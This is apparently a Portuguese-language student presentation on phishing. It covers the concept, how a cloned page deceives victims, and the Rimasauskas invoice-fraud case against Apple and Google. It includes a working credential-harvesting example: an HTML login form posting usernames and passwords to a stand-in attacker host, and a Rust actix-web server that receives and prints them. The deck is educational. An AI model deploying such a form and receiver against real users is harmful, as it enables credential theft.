

Projeto phishing

Phishing

Conceito



Phishing é uma técnica de fraude digital que tenta enganar a vítima para que ela revele informações sensíveis,creditando estar interagindo com uma entidade legítima

Alvo

Qualquer pessoa que use internet.


Como você vê: Página legítima

Um golpista cria uma página falsa muito semelhante à original. Podendo usar diversas estratégias para enganar quem acessá-la.

Como é: Armadilha

A página irá se comportar exatamente como a original, contudo, os dados do usuário serão roubados.

Como Funciona



HTML
FrontEnd

HTTP POST
Roubo de
Dados

Rust
Atua como
servidor

Exemplo FrontEnd

```
<form action="http://servidor-do-atacante/login"  
method="POST">  
    <input type="text" name="usuario" placeholder="Usuário">  
    <input type="password" name="senha"  
placeholder="Senha">  
    <button type="submit">Entrar</button>  
</form>
```

- A vítima digita usuário e senha
- Ao clicar em Entrar, o navegador envia um POST para:
<http://servidor-do-atacante/login>
- Esses dados podem ser recebidos por um servidor backend que pode ser feito, por exemplo, em Rust.

Exemplo BackEnd

```
use actix_web::{post, web, App, HttpResponse, HttpServer};
use serde::Deserialize;

#[derive(Deserialize)]
struct LoginData {
    usuario: String,
    senha: String,
}

#[post("/login")]
async fn receber_dados(form: web::Form<LoginData>) -> HttpResponse {
    println!("Usuário: {}", form.usuario);
    println!("Senha: {}", form.senha);

    HttpResponse::Ok().body("Dados recebidos com sucesso
(exemplo educativo.)")
}

#[actix_web::main]
async fn main() -> std::io::Result<()> {
    HttpServer::new(|| {
        App::new().service(receber_dados)
    })
    .bind(("127.0.0.1", 8080))?
    .run()
    .await
}
```

Um backend feito em Rust poderia ser usado em um ataque de phishing para receber credenciais enviadas por um formulário HTML malicioso. O mecanismo técnico é simples: o formulário envia um POST para o servidor controlado pelo atacante, e o servidor escrito em Rust lê esses dados.

Caso Real

Um homem lituano chamado Evaldas Rimasauskas criou uma empresa falsa na Letônia, com o nome de Quanta Computer, que é uma fornecedora taiwanesa legítima da Apple, Google, Facebook e outras grandes empresas. Evaldas envia e-mails falsos (phishing) com faturas, contratos e cartas forjadas, pedindo pagamento para essa empresa. As falsificações eram muito bem-feitas, chegando até mesmo a clonar selos e assinatura, além de simular e-mails empresariais de forma muito convincente, por isso, para os funcionários, parecia apenas mais uma cobrança rotineira de um fornecedor que eles já conheciam.

Caso Real

Ou seja, ele estudou fluxo de pagamentos, sabia os responsáveis por aprovar as faturas e utilizou contas bancárias compatíveis com operações internacionais. Portanto, enquadrando como um clássico caso de “phishing”, que explora não falhas tecnológicas, mas sim falhas do fator humano.